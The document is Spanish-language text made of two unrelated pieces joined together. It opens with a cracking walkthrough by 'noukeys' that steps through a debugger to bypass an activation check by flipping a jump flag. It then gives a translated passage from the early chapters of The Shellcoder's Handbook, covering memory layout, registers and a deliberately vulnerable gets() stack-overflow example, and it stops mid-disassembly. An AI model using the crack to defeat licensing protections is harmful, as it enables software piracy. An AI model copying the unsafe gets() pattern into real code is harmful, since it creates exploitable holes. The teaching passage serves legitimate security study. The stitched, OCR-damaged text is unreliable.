mov eax,dword ptr ds:[CA7D18]
push esi
push edi
push ebx
mov eax,dword ptr ds:[eax+8]
push eax
call dword ptr ds:[<&USER32.LoadStringA  USER32.LoadStringA
lea ecx,dword ptr ds:[esi-1]
cmp eax,ecx
jl short Activati.00C95BC7
push edi
call Activati.00C9CE02
add esi,esi
push esi
call Activati.00C9D58C
mov edi,eax
pop ecx
test edi,edi
pop ecx
jnz short Activati.00C95B94
xor eax,eax
jmp short Activati.00C95BF0
mov dword ptr ss:[ebp+10],edi
push dword ptr ss:[ebp+14]
push dword ptr ss:[ebp+10]
push dword ptr ss:[ebp+C]
push dword ptr ss:[ebp+8]
call dword ptr ds:[<&USER32.MessageBoxA  USER32.MessageBoxA
push dword ptr ss:[ebp-4]
```

Bueno, cualquiera que lleve 5 min. depurando, sabe que es esto, la carga y posterior muestra del mensaje, pues un poco antes, vamos a llegar al salto mágico del instalador, ejecutamos el ret y… un poquito más arriba…

```
push eax
call Activati.00C959DC
lea ecx,dword ptr ss:[ebp-4]
call Activati.00C934DD
call <jmp.&ApiExShell.?GetActivationManager@CActivationManager@@SAAAV1@XZ>
push dword ptr ss:[ebp-8]
mov esi,eax
mov ecx,esi
mov eax,dword ptr ds:[esi]
call dword ptr ds:[eax+34]
test al,al
je short Activati.00C95887
lea ecx,dword ptr ss:[ebp-8]
call Activati.00C934DD
mov eax,3F9
jmp short Activati.00C958EC
mov eax,dword ptr ds:[CA5030]
```

Mmmm, GetActivationManager …. un call y un salto ¿??? Mmm, que pasa si forzamos la cosa un poco¿?¿?¿?

Paramos en el jnz, cambiamos la flan Z, y el salto no se ejecuta, luego [F9] y….



OOooo, siiiii, la pantalla de que somos unos campeones ☺. Espero que os sea de mucha utilidad y le saquéis partido.

Un abrazo de vuestro amigo noukeys

Noukeys 2.008

Bienvenido a la parte I de la segunda edición del manual del Shellcoder: Hallar y explotar agujeros de seguridad. Esta parte es una introducción al descubrimiento y explotación de la vulnerabilidad. Está organizado de manera que le permitirá aprender la explotación con ejemplos ficticios de estructuras de código creadas específicamente para este libro como ayuda en el proceso de aprendizaje, así como en la vida real y en vulnerabilidades todavía por encontrar.

Aprenderá los detalles de la explotación bajo Linux o bajo un procesador 32-bit de INTEL (IA32 o x86).El descubrimiento y explotación de vulnerabilidades en Linux/IA32 es de lo más fácil y la mayor parte se comprenden rápidamente. Por qué hemos escogido en primer término Linux y no IA32. Linux es fácil de comprender desde el punto de vista de un hacker ya que el sistema operativo tiene una estructura interna sólida y confiable, para trabajar con él, en cuanto a explotaciones.
Cuando tenga una comprensión sólida de estos conceptos y haya trabajado con el código de ejemplo, avanzará hacia una vulnerabilidad cada vez más difícil descubriendo habilidades y maneras de explotación en las partes subsecuentes. En el capítulo 2 trabajaremos con stack buffer overflows, en el 3 introducción al shellcoding, en el 4 format Strings overflows y finalmente la parte 5 con técnicas de Hacking con heap basado en buffer overflow para la plataforma de Linux. Una vez comprendidas estas partes, estará en el buen camino para comprender el desarrollo de vulnerabilidades y su explotación.

Antes de empezar

Este capítulo examina los conceptos que usted necesita comprender a fin de dar sentido al resto de este libro. El material cubierto aquí es introductorio y esperamos que ya sea conocido por usted. Este capítulo no es de ningún modo un intento para cubrir todo lo que necesite saber; más bien, debe servir como apuntes de información para otros capítulos.
Debe leer de cabo a rabo este capítulo como refresco. Si encuentra conceptos que no comprenda, sugerimos que los marque como áreas en las que necesita hacer mayor hincapié. Tome el tiempo necesario en aprender sobre estos conceptos antes de aventurarse en los capítulos posteriores.
Encontrará muchas de las muestras de código y los fragmentos de código de este libro en el sitio Web del manual del Shellcoder (http://www.wiley.com/go /shellcodershandbook); puede copiar y pegar estas muestras en su editor de texto favorito para ahorrar tiempo al trabajar en los ejemplos.

Conceptos básicos

Para comprender el contenido de este libro, necesita una buena comprensión de lenguajes de computadora, sistemas operativos, y arquitecturas. Si no comprende cómo funciona algo, es difícil detectar que es lo que no funciona bien. Manejar bien las computadoras es bueno para descubrir y explotar agujeros de seguridad.
Antes de empezar a comprender los conceptos, debe ser capaz de hablar en su lenguaje. Necesitará saber unas cuantas definiciones, o términos, que son parte de

el lenguaje vernáculo de los investigadores de seguridad de modo que pueda aplicar mejor los conceptos de este libro:

Vulnerability (n.): un defecto en una protección del sistema que pueda generar un ataque utilizando el sistema de una forma que no es la que se diseñó. Esta puede atacar a la disponibilidad del sistema, elevar los privilegios de acceso a un nivel no predeterminado, completo control del sistema por un usuario desautorizado, y muchas otras posibilidades. También conocido con el nombre de "security hold" o "security bug".

Exploit (v.): Aprovecharse de una vulnerabilidad de modo que el objetivo sea que el sistema reaccione de distinta forma al diseñado.

Exploit (n.): Herramienta, conjunto de instrucciones, o código que se utiliza para tomar la ventaja de una vulnerabilidad. También conocido con el nombre de "Proof of Concept (POC).

0day (n.): Un "exploit" para una vulnerabilidad que ha no sido públicamente descubierta. A veces acostumbra a referirse a la propia vulnerabilidad.

Fuzzer (n.): Herramienta o aplicación que atenta contra todo, o una amplia gama de valores de entrada inesperados a un sistema. El propósito de un fuzzer es determinar si existe un bug en el sistema, que más tarde será explotado sin tener por entero como objetivo el funcionamiento del sistema interno.

Gestión de memoria

Para usar este libro, necesitará comprender la gestión de memoria moderna, específicamente para la arquitectura de INTEL, 32 bit (IA32). Linux en IA32 es cubierto exclusivamente en la primera sección de este libro y usado en los capítulos introductorios. Necesitará comprender cómo la memoria es manejada, porque la mayor parte de los agujeros de seguridad descritos en este libro se realizan sobrescribiendo o desbordando una porción de memoria en otra.

INSTRUCCIONES Y DATOS

Una computadora moderna no hace ninguna distinción real entre instrucciones y datos. Si un procesador se puede alimentar con instrucciones cuando debe estar viendo datos, ello puede por fortuna ejecutar las instrucciones pasadas. Esta característica hace posible la explotación del sistema. Este libro le enseñará cómo insertar las instrucciones cuando el diseño del sistema espera datos. Usará también el concepto de desbordamiento para sobrescribir las instrucciones con sus propias diseñadas. La meta es tomar el control de la ejecución.

Cuando un programa es ejecutado, se exhibe organizado de la siguiente manera—distintos elementos del programa son colocados en la memoria. En primer lugar, el sistema operativo crea un espacio de direcciones en que el programa correrá. Este espacio de direcciones incluye las instrucciones de programa reales así como cualquiera de los datos requeridos.
Después, la información del archivo ejecutable del programa es cargada en el nuevo espacio de direcciones creado. En este existen tres tipos de segmentos: .text, .bss y

.data. El segmento de .text es colocado como sólo para lectura, mientras que .data y .bss se pueden escribir. Los segmentos de .bss y .data son reservados para las variables globales. El segmento .data contiene los datos estáticos inicializados y el segmento .bss contiene los datos no inicializados. Por último el segmento, .text, tiene las instrucciones del programa.
Finalmente, la pila (stack) y el almacenamiento de pila (heap) son inicializados. El stack es una estructura de datos, más específicamente una estructura de datos de último en entrar, primero en salir (LIFO), lo que significa que el dato puesto más reciente o empujado (push), en la pila es el próximo elemento para ser utilizado o sacado (pop), del stack. Una estructura de datos LIFO es ideal para almacenar información transitoria, o información que no necesita ser guardada durante un periodo de tiempo largo. El stack almacena las variables locales, información referente a llamadas de función, y otra información utilizada para dejar completamente limpia la pila después de que una función o procedimiento es llamado.
Otra característica importante del stack es que crece hacia abajo del espacio de direcciones: cada dato que se añade al stack, este es añadido cada vez con un valor de dirección inferior.
El heap es otra estructura de datos que acostumbra a tener la información de programa, más específicamente, las variables dinámicas. El heap es (crudamente) una estructura de datos (FIFO) el primero en entrar, el primero en salir. Los datos son entrados y sacados del heap de la misma manera que se construye. El heap crea el espacio de direcciones hacia arriba: Tal como los datos son añadidos al heap, este se incrementa con una dirección de valor más alto, como se muestra en el diagrama de espacio de memoria siguiente.

↑ Direcciones inferiores (0x08000000)
Librerías divididas
.text
.bss
Heap (crece↓)
Stack (crece ↑)
Puntero env|
Argc
↓ Direcciones superiores (0xbfffffff)

La gestión de memoria presentada en esta sección debe comprenderse más profundamente y a un nivel mucho más detallado para entenderla, es muy importante para aplicarlo al contenido de este libro. Lea la primera mitad de capítulo 15 para saber dónde aprender más sobre la gestión de memoria. Puede hacer una visita también en http://linux-mm.org/ para información más detallada en gestión de memoria en Linux. Los conceptos comprendidos de gestión de memoria le ayudarán a comprender mejor la manipulación del lenguaje de programación que usará por ejemplo—ensamblador.

Assembly (ensamblador)

Para comprender gran parte de este libro se requiere el conocimiento del lenguaje ensamblador específico para IA32. Gran parte del proceso del descubrimiento de un bug está supeditado a interpretar y comprender ensamblador, y muchos de estos libros se enfocan en ensamblador del procesador de INTEL 32-bit. Explotar los agujeros de

seguridad requiere una firme comprensión del lenguaje ensamblador, ya que la mayor parte de exploits requerirán que programe o modifique el código ensamblado existente. Otros sistemas aparte del IA32 son importantes, pero pueden ser algo más difíciles para explotar, este libro también trata bugs y exploits descubiertos en otras familias de procesadores. Si su interés es la investigación de seguridad en otras plataformas, es importante tener una fuerte comprensión del ensamblado específico a la arquitectura escogida.
Si no está bien versado o no tiene ninguna experiencia en ensamblado, primero necesitará aprender los sistemas numéricos (específicamente hexadecimal), tamaños de datos y representaciones de números con signo. Estos conceptos de ingeniería de computadores pueden encontrarse en la mayor parte de los libros de arquitectura de ordenador a nivel universitario.

Registros

La comprensión de cómo los registros trabajan en un procesador IA32 y cómo ellos son manipulados vía ensamblador es esencial para el desarrollo de vulnerabilidades y explotaciones. Los registros pueden ser accedidos, leídos, y cambiados con ensamblado. Los registros son memoria, normalmente conectados directamente al sistema de circuitos de razonamiento de ejecución. Son responsables de las manipulaciones las cuales permiten funcionar al moderno computador, y se pueden manipular con las instrucciones de ensamblado.
De nivel alto, los registros se pueden agrupar en cuatro categorías:

■ ■ De uso general
■ ■ Segmento
■ ■ Control
■ ■ Otro

Los registros de propósito general se utilizan para ejecutar un rango de operaciones matemáticas comunes. Estos incluyen registros tales como EAX, EBX y ECX para el IA32 y pueden utilizarse para almacenar datos y direcciones, offsets de direcciones, y ejecutan los cálculos de las funciones, y muchas otras cosas.
Un registro de propósito general a tener muy en cuenta es el registro de puntero de stack extendido indicador (ESP) o simplemente el puntero de stack. ESP apunta a la dirección de memoria donde la siguiente operación del stack tendrá lugar. A fin de comprender los stack overflows del siguiente capítulo debe comprender completamente cómo ESP es usado en las instrucciones de ensamblado comunes y el efecto que producen en los datos almacenados en el stack.
La clase siguiente de registro, que nos interesa es el registro de segmento. A diferencia de otros registros en un procesador IA32, los registros de segmento son de 16 bit (los otros registros son de 32 bits). Los registros de segmento tales como CS, DS, y SS, son utilizados para recordar los segmentos y para permitir la compatibilidad de antiguas aplicaciones de16-bit.
Los registros de control se utilizan para controlar la función del procesador. El más importante de estos registros para el IA32 es el puntero de instrucción extendido (EIP) o simplemente el indicador de instrucción. EIP que contiene la dirección de la próxima instrucción máquina a ejecutarse. Naturalmente, si quiere controlar el flujo de ejecución de un programa, que es el propósito de todas las partes de este libro, es importante tener la habilidad para acceder y cambiar el valor almacenado en el registro de EIP.

Los registros de la categoría “otros” son registros simplemente extraños que no se ajustan perfectamente a las primeras tres categorías. Unos de estos, es el registro extendido de banderas (EFLAGS), que comprende algunos registros de un bit los cuales se utilizan para almacenar los resultados de diferentes verificaciones ejecutadas por el procesador.
Una vez que tenga una comprensión sólida de los registros, puede pasar a la programación en ensamblado.

Reconocer C y C++
Construcción de código en ensamblado

La familia de lenguajes de programación (C, C++, C#) es una de las más usadas, dentro de la gran cantidad de ellos, como lenguaje de programación. C es claramente el más popular idioma para programar aplicaciones para Windows y servidor de UNIX, los cuales son buenos objetivos para el desarrollo de vulnerabilidades. Por estas razones, una comprensión sólida de C es primordial.
Conjuntamente a una amplia comprensión de C, deberá ser capaz de comprender cómo el código C compilado se traduce en ensamblado. Comprendiendo cómo se representan en ensamblado las variables, punteros, funciones y distribución de memoria de C, hacerlo hará que el contenido de este libro sea mucho más fácil de comprender.
Tomemos cierto código construido en C y C++ y veamos como se verá en ensamblado.
Si asimila perfectamente estos ejemplos, estará listo para avanzar con el resto del libro.
Declararemos un número entero en C++, entonces usaremos ese mismo número entero, para contar:

```
Int number|;
. . . más código. . .
number++;
```

Esto puede traducirse en ensamblado:

```
number dw  0
. . .más código. . .
mov eax,number
inc eax
mov number,eax
```

Usamos la instrucción define word (DW) para definir un valor para nuestro entero, number. Después pasamos el valor al registro EAX, incrementamos el valor en uno al registro EAX y pasamos este valor entero a number.
Miremos una simple declaración if en C++:

```
        Int number;
if  (number< 0 )
{
. . .más código. . .
}
```

Ahora, miremos la misma declaración en ensamblado:

```
number dw 0
mov eax,number
or eax,eax
jge label
<no>
label :<yes >
```

Lo que estamos haciendo de nuevo es definir un valor para number con la instrucción DW. Entonces pasamos el valor almacenado en number a EAX, luego saltamos a label si number es mayor que o igual a cero con un salto si mayor que o igual a (JGE).
Aquí vemos otro ejemplo, usando un conjunto(array):

```
Int array[4];
. . .más código. . .
Array [2] =9;
```

Aquí hemos declarado un conjunto, array, y habilitamos un elemento del array igual a 9. En ensamblado será:

```
array dw  0,0,0,0
. . .más código. . .
mov ebx,2
mov array [ebx], 9
```

En este ejemplo, declaramos un conjunto y utilizamos el registro EBX para pasar los valores del conjunto.

Por último, echemos una mirada a un ejemplo más complicado. El código se muestra cómo una simple función de C y en ensamblado. Si puede comprender fácilmente este ejemplo, probablemente esté listo para avanzar al capítulo siguiente.
\

```
int triangle (int width, in height){
int array[5] = {0,1,2,3,4};
int area;
area = width * height/2;
return (area);
}
```

Aquí está la misma función, pero en ensamblado. Lo que sigue está sacado del depurador gdb. Gdb es un proyecto de depurador GNU; puede leer más sobre ello en http://www.gnu.org/software/gdb/documentation/. Vea si puede casar el ensamblador con el código de c:

```
0x8048430 <triangle>:      push    %ebp
0x8048431 <triangle+1>:    mov     %esp, %ebp
0x8048433 <triangle+3>:    push    %edi
0x8048434 <triangle+4>:    push    %esi
0x8048435 <triangle+5>:    sub     $0x30,%esp
0x8048438 <triangle+8>:    lea     0xffffffd8(%ebp), %edi
```

```
0x804843b <triangle+11>:    mov    $0x8049508,%esi
0x8048440 <triangle+16>:    cld
0x8048441 <triangle+17>:    mov    $0x30,%esp
0x8048446 <triangle+22>:    repz movsl    %ds:( %esi), %es:( %edi)
0x8048448 <triangle+24>:    mov    0x8(%ebp),%eax
0x804844b <triangle+27>:    mov    %eax,%edx
0x804844d <triangle+29>:    imul   0xc(%ebp),%edx
0x8048451 <triangle+33>:    mov    %edx,%eax
0x8048453 <triangle+35>:    sar    $0x1f,%eax
0x8048456 <triangle+38>:    shr    $0x1f,%eax
0x8048459 <triangle+41>:    lea    (%eax, %edx, 1), %eax
0x804845c <triangle+44>:    sar    %eax
0x804845e <triangle+46>:    mov    %eax,0xffffffd4(%ebp)
0x8048461 <triangle+49>:    mov    0xffffffd4(%ebp),%eax
0x8048464 <triangle+52>:    mov    %eax,%eax
0x8048466 <triangle+54>:    add    $0x30,%esp
0x8048469 <triangle+57>:    pop    %esi
0x804846a <triangle+58>:    pop    %edi
0x804846b <triangle+59>     pop    %ebp
0x804846c <triangle+60>:    ret
```

Lo principal que hace la función es multiplicar dos números, observe la instrucción imul hacia la mitad. También observe las primeras instrucciones guardando EBP, y restando de ESP. La resta crea espacio en el stack para las variables locales de las funciones.Hay que observar también que la función retorna su resultado al registro EAX.

Conclusión

Este capítulo introduce ciertos conceptos básicos que necesita saber como fin para comprender el resto de este libro. Debe utilizar el tiempo necesario repasando los conceptos que se apuntaron en este capítulo. Si encuentra que no tiene suficiente conocimiento en lenguaje ensamblador y C o C++ , puede necesitar más preparación a fin de conseguir sacar el jugo completo a los siguients capítulos.

Capítulo 2
Excesos de pila (Stack Owerflow)

Los stack basados en excesos de buffer, han sido históricamente uno de los más populares y mejores métodos comprendidos de explotar software. De los cientos, de documentos que han sido escritos sobre técnicas de stack owerflow en todas las arquitecturas más populares. Uno de los más frecuentemente mencionado y probablemente el primer documento público sobre stack owerflow, es “Smashing the Stack for Fun and Profit” escrito por Aleph One’s. Escrito en 1996 y publicado en la revista Phrack, el documento explicó por primera vez de una manera clara y concisa cómo las vulnerabilidades de stack owerflow son posibles y como pueden explotarse. Recomendadmos que lea el documento disponible en http://insecure.org/stf/smashstack.html.

Aleph One no inventó el stack owerflow; el conocimiento y explotación de los stack owerflow era conocido hacía más de una década antes de que el documento "Smashing the stack" saliera a la luz. Las vulnerabilidades de stack owerflow teoricamente se conocen desde hace unos 25 las cuales se han ido explotando con el lenguaje C. Aunque estas vulnerabilidades son probablemente los más comprendidas y con mayor documentación pública, las vulnerabilidades de stack owerflow, hoy en día son las más frecuentes en el software. Verifique su lista de noticias de seguridad favorita; es probable que se esté redactando un informe de una nuevo stack owerflow mientras esté leyendo este capítulo.

Buffers

Un buffer es definido como un espacio limitado y continuo de la memoria. La mayoría de los buffers en C son un conjunto (array). El material que se explica en este capítulo está enfocado en los "arrays".
Los stack owerflow son posibles porque no existe ninguna comprobación inherente de los límites de los buffers, en el lenguaje C o C++. En otros términos, el idioma C y sus derivados no tienen una función incorporada para asegurar que los datos que serán copiados en un buffer no serán más grandes que los que el buffer pueda soportar.
Por lo tanto, si la persona que diseña el programa, haya explícitamente codificado el programa para verificar la entrada de un tamaño exagerado de datos, es posible que los datos puedan llenar un buffer y si esos datos son lo bastante grandes, para continuar escribiendo mas allá del límite del buffer, como verá en este capítulo Será entonces cuando las cosas anormales empezarán a suceder, sobrescribiendo más allá del límite del buffer. Observe este ejemplo extremadamente simple que ilustra cómo C no tiene ningún límite-comprobación en los buffers. (recuerde, puede encontrar este y muchos otros fragmentos de código y programas en el Shellcoder's Handbook Web Site, http://www.wiley.com/go/shellcodershandbook.)

```
#include <stdio.h>
#include <string.h>
int main ()
{
int array[5] = {1, 2, 3, 4, 5};
printf("%d\n", array[5] );
}
```

En este ejemplo, hemos creado un array en C. El conjunto, llamado `array`, es de cinco elementos longitud. Hemos hecho una equivocación de programador C novato, olvidamos que un conjunto de tamaño cinco empieza en el elemento cero, `array[0]` , y acaba con el elemento cuatro, `array[4]`. Probamos de leer lo que pensamos que era el quinto elemento del conjunto, pero estamos realmente leyendo más allá del conjunto, en el "sexto" elemento. El compilador `gcc` no saca ningún error, pero cuando ejecutamos este código, conseguimos unos resultados inesperados:

```
shellcoders@debian:~/chapter_2$ cc buffer.c
shellcoders@debian:~/chapter_2$./a.out
134513712
```

Este ejemplo muestra cómo fácilmente se puede leer lo que sigue después del final de un buffer; C no proporciona ninguna protección incorporada. ¿Qué conclusión sacamos de escribir después del final de un buffer? Que esto será posible también hacerlo intencionadamente Tratemos de escribir más allá del buffer y veamos lo que sucede:

```
int main {}
{
        int array[5];
        int i;
        for (i = 0; i <= 255; i++ )
        {
        array[i] = 10;
        }
}
```

De nuevo, nuestro compilador no nos da ninguna advertencia o error. Pero, cuando ejecutamos este programa, explota:

```
shellcoders@debian:~/chapter_2$ cc buffer2.c
shellcoders@debian:~/chapter_2$./a.out
Segmentation fail ( core dumped )
```

Como podría saber ya por experiencia, cuando un programador crea un buffer el cual potencialmente puede ser desbordado, se compila y ejecuta, el programa a menudo estalla o no funciona como se esperaba. El programador entonces repasa el código hasta hallar donde se produce el error y arreglar el bug. Echemos un vistazo al volcado del nucleo en gdb:

```
shellcoders@debian:~/chapter_2$ gdb -q -c core
Program terminated with signal 11, Segmentation fault.
#0  0x0000000a in ?? ()
(gdb)
```

Interesante, vemos que el programa se estuvo ejecutando en la dirección 0x0000000a o 10 en decimal cuando este explotó. Lo veremos detalladamente más tarde en este capítulo.
¿Así, qué ocurriría si la entrada de usuario es copiada en un buffer? O, ¿qué ocurriría si un programa espera la entrada de otro programa que puede ser emulada por una persona, tal como TCP/IP network-aware client? .
Si el programador diseña el código para que copie la entrada de usuario en un buffer, es posible que un usuario ponga intencionadamente más entradas en un buffer de las que él pueda tomar. Esto puede tener varias consecuencias diferentes, una explotar el programa para forzarlo a ejecutar instrucciones suministradas por el usuario. Éstas son las situaciones que a nosotros nos conciernen principalmente, pero antes de que consigamos controlar la ejecución, primero necesitamos intentar desbordar un buffer almacenado en el stack realizándolo desde una perspectiva de gestión de memoria.

El Stack

Como se explicó en el capítulo 1 , el stack es una estructura de datos LIFO. Muy parecido a la pila de platos de una cafetería, el último elemento colocado en la pila es el primer elemento que se debe quitar. El límite del stack es definido por el registro del puntero extendido del stack (ESP) el cual apunta a la parte de arriba del stack.

Las instrucciones específicas del stack, PUSH y POP, utilizan a ESP para saber donde está situado el stack en la memoria. En la mayor parte de las arquitecturas, especialmente IA32 en el cual está enfocado este capítulo, ESP apunta a la última dirección usada por el stack. En otras ejecuciones, éste apunta a la primera dirección libre.
Los datos son pasados a la pila usando la instrucción PUSH; y son cogidos del stack usando la instrucción POP. Estas instrucciones están altamente perfeccionadas y son eficientes para mover los datos del stack. Ejecutamos dos instrucciones PUSH y vea cómo el stack cambia:

```
push 1
push addr var
```

Estas dos instrucciones primero colocarán el valor 1 en el stack y luego colocarán la dirección de la variable VAR encima de él. El stack se parecerá al mostrado en Figura 2 - 1.

Address | Value	
643410h | Address of variable VAR	← ESP points to this address
643414h | 1	
643418h |	

Figura 2-1: pasando valores a la pila

El registro ESP apuntará a la parte superior del stack, dirección 643410h. Los valores serán pasados al stack en el orden de ejecución, así pues el valor 1 es pasado el primero, y luego la dirección de variable VAR. Cuando se ejecute una instrucción PUSH, el valor de ESP será disminuido en cuatro, y el dword es escrito en la nueva dirección almacenada en el registro ESP.
Una vez que hayamos pasado algo en el stack, inevitablemente, querremos recuperarlo esto se realiza con la instrucción POP. Usando el mismo ejemplo, recuperaremos los datos y direcciones del stack:

```
pop eax
pop ebx
```

En primer lugar, cargamos el valor de la parte superior del stack (donde ESP está apuntando) en EAX. Después, repetimos la instrucción POP, para copiar los datos en EBX. El stack ahora tendrá la apariencia mostrada en la figura 2-2.
Como puede haber supuesto ya, la instrucción POP sólo cambia el valor de ESP no escribe ni borra los datos del stack. Más bien, POP escribe datos al operando,

en este caso lo primero que se escribirá en EAX será la dirección de la variable VAR y luego el valor 1 a EBX.

Address	Value	
643410h	Address of variable VAR	
643414h	1	
643418h		← ESP points to this address

Figura 2-2: sacar valores del stack

Otro registro pertinente al stack es EBP. El registro EBP es normalmente usado para calcular una dirección relativa a otra dirección, a veces llamada **frame pointer** (estructura puntero). Aunque puede ser usado como un registro de propósito general, EBP siempre ha sido usado para trabajar con el stack. Por ejemplo, la siguiente instrucción utiliza EBP como un índice:

```
mov eax,[ebp+10h]
```

Esta instrucción moverá un dword, 16 bytes (10 en hexa) hacia abajo del stack (recuerde, la pila crece hacia abajo), a EAX.

Las funciones y el stack

El propósito principal del stack es hacer el uso de las funciones más eficiente. Desde una perspectiva de bajo nivel, una función altera el flujo de control de un programa, de modo que una instrucción o grupo de instrucciones se puedan ejecutar independientemente del resto de programa. Más importante aún, cuando una función ha completado la ejecución de sus instrucciones, el stack retorna el control al llamador original de la función. Este concepto de las funciones se pone en práctica más eficientemente con el uso del stack.
Eche una mirada a una función simple en C y cómo el stack es usado por la función:

```
void function(int a, int b)
{
        int array[5];
}
main()
{
        function(1,2);
        printf("This is where the return address points");
}
```

En este ejemplo, las instrucciones en **main** son ejecutadas hasta que es encontrada una llamada a una función. La ejecución consecutiva del programa ahora necesita ser interrumpida y se necesitan ejecutar las instrucciones de **function**. El primer paso es pasar los argumentos a **function**, **a** y **b**, hacia atrás en el stack. Cuando los argumentos son situados en el stack, la función es llamada, colocando la dirección de retorno, o **RET**, en el stack. **RET** es la dirección almacenada en el puntero de instrucción **(EIP)** al mismo tiempo que es llamado **function**. **RET** es la ubicación en la cual continuará la ejecución cuando se haya completado la función, así el resto del programa se podrá ejecutar. En este ejemplo, la dirección de **printf ("This is where the return address points")**; será pasada al stack.
El prologo se ejecuta, antes de que cualquier instrucción de **function** se pueda ejecutar. Resumiendo, el prologo almacena ciertos valores en el stack de modo que la función pueda ejecutarse limpiamente. El valor actual de **EBP** es pasado al stack, ya que el valor de **EBP** debe cambiarse a fin de referenciar los valores en el stack. Cuando la función se ha completado, necesitaremos ese valor almacenado en **EBP** a fin de calcular las localizaciones de dirección en **main**. Una vez **EBP** es guardado en el stack, ya podemos copiar el actual puntero de stack **(ESP)** en **EBP**. Ahora podemos referenciar fácilmente las direcciones locales en el stack.
Lo último que hace el prologo es calcular el espacio de direcciones requerido para las variables locales de **function** y reservar este espacio en el stack. Substraer el tamaño de las variables de **ESP** reservando el espacio requerido. Finalmente, las variables locales de **function**, en este caso simplemente **array**, es empujado al stack. La figura 2-3 representa cómo se ve el stack en este punto.




Figura 2-3: Representación visual del stack después de llamar a una función.

Ahora debe de tener una buena comprensión de cómo una función trabaja con el stack. Hemos conseguido profundizar un poco más y hemos visto lo que ocurre desde una perspectiva de ensamblado. Compile nuestra función simple en C de la siguiente forma:

```
shellcoders@debian:~/chapter_2$ cc  -mpreferred-stack-boundary=2  -ggdb
function.c  - o function
```

Asegurese de tener –ggdb de manera que la compilación obtenida sea para propósitos de depuración. También utilizaremos el conmutador de límite de stack, que prepare nuestro stack con incrementos de tamaño de dword. Si no es así, gcc optimizará el stack y nos dificultará nuestro trabajo en este punto. Cargue sus resultados en gdb:

```
shellcoders@debian:~/chapter_2$ gdb function
GNU gdb 6.3-debian
```

```
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
are
welcome to change it and/or distribute copies of it under certain
conditions.
Type “show copying” to see the conditions.
There is absolutely no warranty for GDB.  Type “show warranty” for
details.
This GDB was configured as “i386-linux”...Using host libthread_db
library “/lib/libthread_db.so.1”.

(gdb)
```

En primer lugar, vea cómo la función, **function**, es llamada. Desensamblado de **main**:

```
(gdb) disas main
Dump of assembler code for function main:
0x0804838c <main+0>:    push   %ebp
0x0804838d <main+1>:    mov    %esp,%ebp
0x0804838f <main+3>:    sub    $0x8,%esp
0x08048392 <main+6>:    movl   $0x2,0x4(%esp)
0x0804839a <main+14>:   movl   $0x1,(%esp)
0x080483a1 <main+21>:   call   0x8048384 <function>
0x080483a6 <main+26>:   movl   $0x8048500,(%esp)
0x080483ad <main+33>:   call   0x80482b0 <_init+56>
0x080483b2 <main+38>:   leave
0x080483b3 <main+39>:   ret
End of assembler dump.
```

En <main+6> y <main+14>, vemos que los valores de nuestros dos parámetros (0x1 y 0x2) son empujados en el stack hacia atrás. En <main+21>, vemos la instrucción de llamada que, aunque ello no es mostrado, empuja el RET (EIP) en el stack. Entonces **call** transfiere el flujo de ejecución a **function**, en la dirección 0x8048384. Ahora, desensamblamos **function** y veamos lo que sucede cuando el control es transferido allí:

```
(gdb) disas function
Dump of assembler code for function function:
0x08048384 <function+0>:        push   %ebp
0x08048385 <function+1>:        mov    %esp,%ebp

0x08048387 <function+3>:        sub    $0x20,%esp
0x0804838a <function+6>:        leave
0x0804838b <function+7>:        ret
End of assembler dump.
```

Mientras que la función no prepare la variable local, **array**, la vista del desensamblado es relativamente simple. Esencialmente, todo lo que vemos es el prologo de la función y el retorno del control control a **main**. El prologo primero almacena la actual estructura de puntero, **EBP**, en el stack. Luego copia el actual puntero al stack a **EBP** en

<function+1>. Finalmente, el prologo crea el espacio suficiente en el stack para nuestra variable local, **array**, en **<function+3>**. “array” tiene un tamaño de 5 * 4 bytes (20 bytes), pero el stack reserva 0x20 o 30 bytes de espacio en el stack para nuestras variables locales.

Desbordar buffers en el stack

Ahora que tenemos una sólida comprensión de lo que sucede cuando una función es llamada y cómo interactiva con el stack. En esta sección, vamos a ver
lo que sucede cuando pasamos demasiados datos a un buffer. Una vez que hayamos comprendido lo que sucede cuando se desborda un buffer, podremos avanzar hacia materia más divertida, es decir explotando un “buffer overflow” y tomar el control de ejecución.
Creemos una función simple que lee la entrada de usuario en un buffer, y luego da la salida de la entrada de usuario a stdout:

```
void return_input (void)
{
        char array[30];
        gets (array);
        printf(“%s\n”, array);
}
main()
{
        return_input();
        return 0;
}
```

Esta función permite al usuario poner cuantos elementos quiera en **array**. Compile este programa, de nuevo usando el límite de stack preferido
:

```
shellcoders@debian:~/chapter_2$ cc -- mpreferred-stack-boundary=2 -- ggdb
overflow.c  - o overflow
```

Ejecutemos el programa y luego entre datos para sobrepasar el buffer.
Para la primera ejecución, simplemente entre diez caracteres A:

```
shellcoders@debian:~/chapter_2$./overflow
AAAAAAAAAA
AAAAAAAAAA
```

Nuestra función simple retorna lo que ha sido entrado, y todo funciona bien.
Ahora, pongamos 40 caracteres, lo cual desbordará el buffer y empezará a escribir encima de otras cosas almacenadas en el stack:

```
shellcoders@debian:~/chapter_2$./overflow
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD
Segmentation  fault ( core dumped )
```

¿Conseguimos un segfault como esperábamos, pero por qué? hagamos una mirada en profundidad, usando GDB.
En primer lugar, ejecutemos GDB:

```
shellcoders@debian:~/chapter_2$ gdb ./overflow
```

Demos una mirada a la función **return_input ()** . Pongamos un punto de ruptura en la llamada a **gets()** y en el punto donde retorna:

```
(gdb) disas return_input
Dump of assembler code for function return_input:
0x080483c4 <return_input+0>:    push   %ebp
